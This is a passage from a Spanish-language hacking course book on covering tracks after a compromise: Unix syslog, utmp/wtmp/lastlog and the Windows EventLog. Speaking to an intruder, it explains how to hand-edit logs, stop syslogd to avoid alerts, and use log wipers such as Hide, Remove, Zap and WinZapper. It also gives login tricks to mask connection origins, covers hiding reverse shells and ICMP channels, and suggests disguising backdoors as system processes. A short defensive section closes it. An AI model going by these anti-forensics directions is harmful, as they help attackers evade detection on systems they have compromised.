# The authpriv file has restricted access.
Authpriv.*                                              /var/log/secure

# Log all the mail messages in one place.
mail.*                                                  /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                 *

# Savemail and news errors of level err and higher in a
# special file.
uucp,news.crit                                          /var/log/spooler

# Save boot messages also to boot.log
local7.*                                                /var/log/boot.log
```

Obviamente, cada uno de los archivos indicados en *"syslogd"* tiene una función diferente. Todas las líneas marcadas con "*#* "se consideran comentarios y se ignoran. El campo de la izquierda define un conjunto de reglas que se aplican a los mensajes de registro. Los campos de la derecha indican en qué archivo de registro deben ser gravados. Observe que, en el *syslog.conf* anterior, el filtro "kern" .. apunta a */dev/console* - es decir, los mensajes del kernel se harían eco en la terminal, si la línea estuviese sin comentarios. Como se puede observar, los dispositivos también se pueden usar para registrar, además de los archivos normales.
Por lo que podemos ver del *syslog.conf*, tenemos, en /*var/log,*

- */var/log/messages*: registra todos los mensajes de nivel informativo del sistema.
- */var/log/secure:* registra el acceso a archivos y a procesos restringidos.
- */var/log/maillog:* registra mensajes de e-mail enviados y recibidos.
- */var/log/spooler:* registra errores en el intercambio de Mail, UUCP y Noticias.
- */var/logiboot.log*: registra eventos y errores durante el arranque.

De nuevo recuerde: estos lugares son para *Conectiva Linux 9*! Busque en el propio Unix invadido las ubicaciones reales de los archivos. Es posible que el número y sus funciones sea diferente: puede haber un sólo archivo con todos los registros, o pueden ser, por ejemplo, un archivo separado para UUCP y otro para el correo electrónico. Los script kiddies suelen utilizar herramientas y scripts de eliminación de registros entre un sistema y otro, y en lugar de esconderse, crean más mensajes de error en los registros y alertan al administrador antes de lo previsto. Mire antes de actuar y haga lo correcto.
Una vez descubiertos cuales son los archivos responsables del registro de eventos de Unix, bajo ataque, podemos proceder a su edición. Aunque hay herramientas para aplicar el cifrado fuerte en los archivos de registro, la gran mayoría de los sistemas todavía usan

el bueno y viejo texto plano para gravarlos. Esto significa que el hacker puede usar su editor favorito (emacs, vi, joe, pico ...) para editarlo manualmente . Los autores recomiendan siempre editar manualmente los archivos, evitando que suciedad, errores o inexactitudes en los scripts, que hacen esto automáticamente, puedan echar todo a perder.

También en *CL9*, vamos al directorio */var/log* para ver lo que hay:

```
$ ls
XFree86.o.log     dmesg           messages.4        secure.4
XFree86.o.log.   htmlaccess.log   mysql.log         spooler
oldapache        iptraf           mysql.log.1.gz    spooler.1
boot.log         kdm.log          nagios            spooler.2
boot.log.1       lastlog          netconf.log       spooler.3
boot.log.2       maillog           netconf.log.1    spooler.4
boot.log.3       maillog.1         netconf log.2    uucp
boot.log.4       maillog.2        netconf.log. 3    vtund
 cron            maillog.3        samba             wtmp
cron.1           maillog.4        scrollkeeper.log   wtmp.1
cron.2           messages         secure
cron.3           messages.1       secure.1
cron.4           messages.2       secure.2
cups             messages.3       secure.3
```

Observe: además de los archivo de *syslog*, el directorio */var/log* contiene los registros de otros programas y servidores que se ejecutan en la máquina, tales como Apache, Samba, CUPS y XFree86. Conviene revisar los registros de todos ellos, ya que alguna acción tuya (intencionadamente o no) puede haber dejado marcas en cualquiera de ellos.
Ocupémonos de los primeros cinco archivos de *syslogd*. Incluso como usuario normal, abra (con su editor de texto favorito) el archivo *boot.log*. En él se encuentran los servicios en ejecución, los módulos del kernel cargado y los servidores que son iniciados y finalizados por *inetd*. Observe que hay otros, llamados *boot.log.1, boot.log.2, etc*, que guardan registros antiguos. Ahora trata de escribir algo y guarda el archivo (siempre como usuario normal). Permiso denegado! Los otros archivos - *maillog, messages, secure e spooler* - ni siquiera dan permiso de lectura para los usuarios normales.
Inicie una sesión como “root” (o en un sistema hackeado, obtén acceso a “root” a través de buffer overflow u otra técnica) y abra los archivos. Compruebe la sintaxis de los mismos. *Maillog* registra la actividad de SMTP, IMAP y POP locales (sendmail, postfix, qmail, imapd, pop3d ...). *Messages* es muy importante: registra los mensajes entre procesos y entre éstos y el Kernel. *Secure*, por otro lado, registra mensajes de acceso privilegiado a archivos y procesos. A su vez, *Spooler* guarda los mensajes de los programas que utilizan los servicios de cola (mail, uucp, noticias, etc.) Aunque usted no se haya metido con el servidor SMTP o POP, es prudente verificar los archivos */var/log/maillog* y */var/log/spool* y asegurarse que, involuntariamente, usted no disparó ningún proceso que haya cambiado el registro. Lo mismo es válido para cualquier proceso o archivo, por lo tanto es esencial un cuidado general en el registro.
Volviendo a */etc/syslogd.conf*, la línea

```
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                 *
```

indica que cualquier mensaje de emergencia del sistema se hará eco en todos los registros y para todos los usuarios. Cuidado con esto: si el sistema detecta que están ocurriendo cosas extrañas, es posible que todos los usuarios sean avisados - por lo tanto, es una buena idea detener el servicio *"syslogd"* o reiniciarlo con esta línea comentada. Vea las páginas del manual de *"syslogd" y "syslog.conf"* del Unix afectado para más detalles.
Pero, más allá de lo supervisado por *"syslogd"*, hay otros archivos de real importancia. Uno de ellos es el sistema *utmp/wtmp/lastlog*. El *"utmp"* es un subsistema que registra quien esta conectado en cada momento. Cuando el usuario (o administrador) emite un comando "who", el comando va a leer en */var/run/utmp* la información sobre todas las cuentas en uso, en que terminales están y, si hay una conexión remota, la dirección IP de origen de la conexión. Por ejemplo, en el momento de escribir estas líneas, el comando "who" informa:

```
henrique pts/0      Feb 16 14:42
henrique pts/1      Feb 16 16:07
```

Sin embargo, puedo decirle al comando "who" en que archivo buscar. Si yo emito el comando *"who /var/run/utmp"*, el resultado es el mismo: "who" sin argumentos siempre lee el fichero *"utmp"*. Pero ¿si le pido a "who" consultar en */var/log/wtmp*?

```
henrique    pts/3    Jan  9  05: 16 (192.168.1.229)
henrique    pts/3    Jan  9  05: 14 (192.168.1.229)
james       pts/0    Fev 2 11: 50
root        tty1     Fev 5 22:16
henrique    tty2     Fev 5 22:17
henrique    tty3     Fev 5 22:23
root        tty4     Fev 5 22:40
root        pts/0    Fev 5 22:49
root        pts/1    Fev 5 22:52
```


El archivo es muy grande, se muestran sólo unas pocas líneas. Nota: El 9 de enero, el usuario Henrique hizo dos conexiones a este equipo (que, por curiosidad, fue la 192.168.1.11) a partir de otra, la 192.168.1.229. El 2 de febrero, el usuario James se conecto localmente en la máquina, y el día 5 el usuario Henrique se registro como usuario "root" varias veces.
El comando *"last"* hace un cruce de información entre los archivos */var/log/lastlog y /var/log/wtmp* y, muestra en la pantalla información detallada de los últimos días sobre el tiempo de conexión y desconexión de cada usuario, e incluso del reinicio de la máquina. El comando *"lastlog"*, por su parte, muestra cuando cada uno de los usuarios del sistema se registraron por última vez. Un usuario deshabilitado que este conectado desde el día anterior es un hecho alarmante.
Para el administrador del sistema, usar los comandos *"last", "lastlog" y "who"* para comprobar el */var/log/wtmp* es una medida tanto preventiva como correctiva. Por lo tanto, es imprescindible para el cracker que quiera borrar sus huellas, eliminar todas las

referencias a él en estos archivos. Así que nuestro intrépido intruso usa el pico (...) para editar, por ejemplo, el */var/log/wtmp* y tiene una desagradable sorpresa: el archivo no es de texto plano, sino binario! Lo mismo sucede con */var/run/utmp y /var/log/lastlog.*
Entonces, ¿qué hacer? Desesperación ...
Como hemos dicho anteriormente, hay herramientas automáticas para limpiar el *"utmp", "wtmp" y "lastlog"*. Una (entre muchas) es *"Hide"* (www.hoobie.net/security/exploits /hacking/hide.c). Este pequeño programa elimina las entradas que el usuario realiza en el archivo *"utmp"*. Es evidente que los sistemas modernos no hacen este disparate y dejan el *"utmp"* accesible solamente al root, pero es una excelente prueba de concepto.
El código fuente del programa, siendo pequeño, es fácil de entender. Obviamente, en este punto el lector debe saber que tiene que compilar el pequeño programa para que funcione. Dependiendo del sistema, pueden ser necesarios algunos cambios . En *Conectiva Linux 9*, por ejemplo, simplemente reemplazar todas las funciones de "exit ()" por "exit (0)" Notese que el candidato a hacker debe aprender a programar (o por lo menos a "retornar") en C y C + +. Si no quieres aprender a programar bien, tira este libro: tu no quieres elevar tu nivel técnico, sino sólo aprender las recetas de ataque sencillas. Los hackers se reirán de ti, por eso.
En el mismo sitio encontramos una herramienta muy famosa, desarrollada por el hacker Simple Nomad, llamada *"Remove"* (www.hoobie.net/security/exploits/hacking/remove.c). Con ella, se pueden eliminar todos los usuarios de cualquiera de los tres archivos *"utmp", "wtmp" y "lastlog"*. Fue desarrollada para AIX, pero puede ser fácilmente compilada (como está o con modificaciones simples) en cualquier distro de Unix, incluyendo Linux y {Free,Open,Net} BSD. Además de eliminar los registros relativos a cualquier usuario (y no sólo ejecutar la herramienta, como Hide), *"Remove"* permite cambiar el último usuario que inició sesión y el sitio de inicio de sesión (IP, si es remoto, tty o pst si es local).
Compile y pruebe los dos programas en la máquina de ensayos. Realice varios experimentos, como aumentar y disminuir del nivel de permisos de sus *"utmp", "wtmp" y "lastlog"* y ejecute las dos herramientas. Tenga en cuenta que, en un ataque real, el atacante generalmente necesita un shell de “root” para ejecutar "Remove", pero no necesita, de muchos privilegios para atacar el sistema. Después de jugar con ellas, busca otros tipos de herramientas. Nombres muy comunes son "*Cloak", "Cloak2" (o Cloak-2) "Zap" y "LogWEdit".* Muchos rootkits tienen herramientas (integradas o no) para editar estos archivos. Véase, por ejemplo, la documentación del *"knark"* y de *"Irk5"*. Pero recuerde: nunca utilice una pieza redonda en el orificio cuadrado! Investigue sobre la herramienta adecuada para el Unix que está siendo atacado.
Si ninguna de estas herramientas está disponible en el momento, algunos trucos pueden ayudarlo a permanecer oculto por algún tiempo. Por ejemplo, cuando se accede al sistema mediante una cuenta "hackeada", probablemente el acceso será registrado en el *"lastlog"* con la IP de conexión o el nombre de dominio correspondiente. Para eliminarlo (al menos en el lastlog), una vez conectado con éxito, ejecute el comando *"rlogin"* en la misma cuenta. Listo! Ahora, la última conexión de esta cuenta habrá sido local, y en el *"lastlog"* aparecerá *"from localhost"*.
Falta engañar a la orden "who". Una registrados en el sistema (y después de engañar al

"lastlog "...), use el comando "login" e introduzca, de nuevo, el nombre de usuario y la contraseña para esa cuenta. Dependiendo del Unix (y cómo este de actualizado ...), eso ocultará el origen de la conexión, haciendo que el comando "who" piense que alguien inicia sesión localmente.
Por último, busque registros específicos de los servidores y aplicaciones que se ejecutan en el ordenador infectado. Además de los registros del sistema, busque los de Apache o del servidor FTP. Cada sistema y versión de Unix poseen *daemons* de versiones y orígenes diferentes y procedimientos diferentes para el registro. No vamos a tratar todas las posibilidades aquí, pues tomaría el espacio de varios libros como éste, pero es imprescindible que el lector investigue sobre eso en el medio invadido. Es precisamente por eso, que la observación es importante, antes de hacer nada.
Como deberes, intenta comprobar los registros de *Apache y Squid* en el equipo de pruebas. Intenta simplemente conectarte a el desde otra máquina como un usuario normal (por ejemplo, establece una conexión SSH al mismo, úsalo como proxy con Squid o visita una página de prueba HTML). Luego, sigue todos los pasos de invasión vistos en capítulos anteriores, desde una ejecución de **"nmap"** contra la máquina hasta conseguir un “root” por algún método y cambiar algo. Fíjate bien en los archivos de registro para ver qué pasa.
Consejo final: www.hoobie.net.

- Registro de eventos en Windows NT/2k/XP

Como vimos en el capítulo sobre las plataformas Windows, todo el funcionamiento de Windows está basado en eventos. Así que, nada más lógico que sus *logs* también registren los diversos eventos que ocurren en el sistema. Un servicio especial llamado *“EventLog”* hace el trabajo. Y los problemas comienzan por eso mismo: los *logs* sólo se crean si las rutinas de auditoría de Windows están habilitadas. Dado que no todos los administradores lo hacen, hay ahí un gran agujero de seguridad explotado por los atacantes.
Los eventos se registran en dos pasos. En primer lugar, se almacenan en archivos temporales llamados APPLICATION.LOG, SYSTEM.LOG y SECURITY.LOG (en Windows XP, estos 3 archivos se convierten en docenas de ellos en C:\WINDOWS o C:\WINNT). Después de algún tiempo, estos datos se almacenan en tres archivos finales: *SecEvent.Evt, SysEvent.Evt y AppEvent.Evt*, todos almacenados en C:\WINDOWS\ system32. Son archivos binarios, como *"utmp"* de Unix, y por lo tanto requieren aplicaciones específicas para ser editados. Cada uno de ellos, respectivamente, muestra un conjunto diferente de eventos: la seguridad (los intentos fallidos o no, acceso a archivos no autorizados, etc), el funcionamiento del sistema (inicialización, la terminación y fallos de servicios y drivers) y el funcionamiento de las aplicaciones (inicialización, terminación y fallos en los programas del espacio de usuario).
Igual que en el registro, que puede ser consultado y modificado con *RegEdit,* los eventos del sistema se pueden ver (pero no cambiar) con el *Event Viewer*. Para acceder a el, haga clic en *Inicio/Ejecutar* y ejecute el comando *"eventvwr".* La pantalla aparecerá así:



Observe: forzamos algunos accesos no deseados con un usuario no privilegiado y luego analizamos los *logs* en un Windows XP.
Para cambiar los *logs*, se deben usar otras herramientas, ya que el *Event Viewer* es sólo un visor. Hay algunos disponibles en sitios de hackers, pero hay que investigar un poco. El sitio *NT Security* (ntsecurity.nu) ofrece una herramienta llamada *WinZapper* que permite cambiar los registros de servidores Windows NT y 2000.

Ocultar sus conexiones

Hemos hablado anteriormente acerca de cómo hacer las conexiones indetectables. Empezando con los rootkits, que crean un ambiente artificial y "mienten" sobre las comunicaciones existentes, pasamos por métodos de incrustar las conexiones en otras y terminamos usando técnicas que permiten,incluso, comunicaciones sin conexión. Vamos a recordar algunas de las técnicas vistas, reunidas aquí como una especie de "revisión".
Para empezar, existen *técnicas de Capa-0* vistas en el capítulo anterior y que usan *spoofing+sniffing* para recibir ordenes en la máquina víctima. Además, el uso del "relleno" y los campos inútiles en los encabezados TCP/IP para enviar datos al hacker desde el ordenador comprometido. El hacker tiene que situarse en el medio del flujo de datos a fin de "esnifar" los paquetes sin perder ninguno, puesto que no están destinados formalmente a el.
Hace dos capítulos, vimos cómo utilizar *Netcat* para "forzar" un shell con una conexión desde el interior hacia fuera. De este modo, el administrador, incluso verificando la conexión con *netstat* o cualquier otra herramienta, verá una inocente conexión originada desde el interior de la red. Hay herramientas que van más allá y camuflan esa conexión como si fuera una petición HTTP, POP, FTP o SMTP desde dentro. En la máquina del hacker, hay un programa que simula ser el servidor deseado (HTTP, por ejemplo) y manda, disfrazados de respuesta HTTP, los comandos que se ejecutarán en la víctima. Usar el protocolo HTTP es realmente eficaz e inmoral, porque el puerto 80 está siempre abierto para que los usuarios internos hagan conexiones a la Web
Hay dos formas más (entre muchas otras) que dejamos como trabajo para casa. Es

posible, en máquinas Unix, "rebotar", un X-terminal a la máquina del hacker, si el servidor X se está ejecutando y su puerto (normalmente el 6000) está abierto y sin filtros. También es posible intercambiar información entre la maquina del hacker y la de la víctima (sea Windows, Unix, Macintosh, Novell ...) usando tráfico ICMP. Sugerencia: *Loki*.
La manera de ocultar el tráfico depende de cada caso. Hay redes en las que la comunicación a través de ICMP sería impracticable, ya que el cortafuegos bloquea ese tipo de tráfico. Pero es importante que el hacker que quiera mantener un canal seguro de comunicación con las puertas traseras de sus presas, implemente algún tipo de camuflaje. Hoy en día, los administradores no son tan despreocupados en cuanto al tráfico sospechoso como hace cuatro o cinco años.
Un último consejo: ejecute sus backdoors con nombres del sistema, de manera que aparezcan como procesos comunes. Por ejemplo, en Windows un servidor B02K se puede renombrar a “explorer.exe”. En Unix, lo podríamos llamar "inetd" o "lpd".

Defensa y contraataque

Algunas medidas se pueden tomar para prevenir, o al menos, obstaculizar el trabajo de camuflaje de los hackers maliciosos.

- Eliminación de registros

En primer lugar, asegúrese periódicamente de que la auditoría del sistema se ejecuta realmente, y son creados los registros. En las máquinas Unix, verifique *"syslog"*; en Windows, *"EventLog".* Hay hackers que, en lugar de editar los *logs*, apagan la auditoría y dejan registros falsos que no cambian nunca. Administradores “apagados” y algunos inspectores de integridad de archivos son engañados con esta técnica simple y bruta.
En segundo lugar, asegúrese de que está autorizado a escribir e incluso leer los registros, realmente debería poseerlo. Aunque obvio, este cuidado es a menudo pasado por alto incluso por administradores con experiencia. Use la política de máxima prudencia posible. En este caso, siempre, menos es más.
Aplicar el cifrado es el tercer paso obvio. A diferencia de los dos anteriores, por lo general los *logs* no están encriptados por defecto, con herramientas del propio sistema. En cambio, son necesarios programas de terceros para esa tarea. Cada sistema operativo tiene distintas posibilidades. Comuníquese con su proveedor para más información.
Otra forma muy efectiva (pero no tan evidente) para proteger los logs es grabarlos en un soporte de sólo lectura. Los CD-R son especialmente útiles para ello. Es posible que haya problemas de rendimiento en el acceso al disco, pero las unidades más modernas ya tienen una velocidad aceptable para la tarea. El hecho es que los hackers no sean capaces de cambiar el registro porque no es posible físicamente.
Preparar un servidor especial para almacenar los registros de sucesos de todos los otros equipos también es un dispositivo interesante. Esto crea varias capas de dificultad para que el atacante llegue hasta, e incluso sepa dónde están, los archivos de registro reales. De nuevo, póngase en contacto con su proveedor para conocer las opciones de servidores de registros disponibles para su sistema operativo.
Un último truco, que no bloquea, pero retrasa al atacante más cualificado, es poner los

registros en ubicaciones no-estándar y dejar, en los lugares estándar, simulacros. Cuando se trata de Kiddies, este simple recurso va a crear la falsa impresión de que "abrió el bar," cuando en realidad siguen siendo monitoreados.

- Camuflaje de conexiones

Para empezar, y en línea con lo que hemos visto en capítulos anteriores, el atacante no debe conseguir, de ninguna forma, acceso privilegiado al sistema. El acceso “root” o “administrador”, debe ser evitado al máximo. Por lo tanto, aplicar las revisiones de su fabricante, mantener contraseñas seguras, deshabilitar los servicios no utilizados, bla, bla, bla, bla ... La vieja fórmula de siempre, se debe aplicar a cualquier situación.
Conoce lo que estás ejecutando. Aprende los procesos que pueden y los que no deberían aparecer en la lista de tareas, así como las conexiones que deberían (o no) estar establecidas. Compruébalo periódicamente, más de una vez al día en los casos de sospecha de ataque y más de una vez por hora cuando el ataque ha sido detectado.
Un último consejo: *Snort* puede detectar los canales de comunicación basados en ICMP. *Snort + Loki* ... juego interesante.

¿Una despedida?

Bueno, llegamos al final de nuestros estudios formales. Es emocionante verte formado y diplomado. Pero recuerda que tu educación en el hackeo no termina con el último capítulo. Haz todos los ejercicios del libro y visita todos los sitios indicados. Y prueba todas las herramientas sugeridas. Verás que son muy pocas en comparación con lo que hay disponible. ¡Vuelve atrás! Aprender a ser "hacker" (o como se llame) es un proceso continuo.

Nos despedimos aquí (lágrimas en los ojos!) y esperamos que podamos encontrarnos pronto, en otro curso, tal vez.
Pero, mantente en contacto con tus antiguos maestros! Envíanos tus sugerencias, críticas y contribuciones a este libro. Todos estáis invitados a participar. Escribe!

Nuestra dirección: univh4ck3r@digerati.com.br.

Y no te olvides de visitar nuestro sitio web en: www.digerati.com.br/livro

Un fuerte abrazo, e incluso más. Happy Hacking!

{Es de destacar que este libro ha llegado hasta aquí sin mencionar en ningún momento, "El arte de la guerra:. Sun Tzu". No hay publicación moderna que no se aproveche de este venerable ejemplo de literatura clásica. Los autores trataron de escapar de la corriente, y por tanto decidieron (en contra de las sugerencias propuestas por todas las partes) no incluir ningún párrafo del milenario compendio. Sin embargo, el libro es muy bueno y vale la pena leerlo.}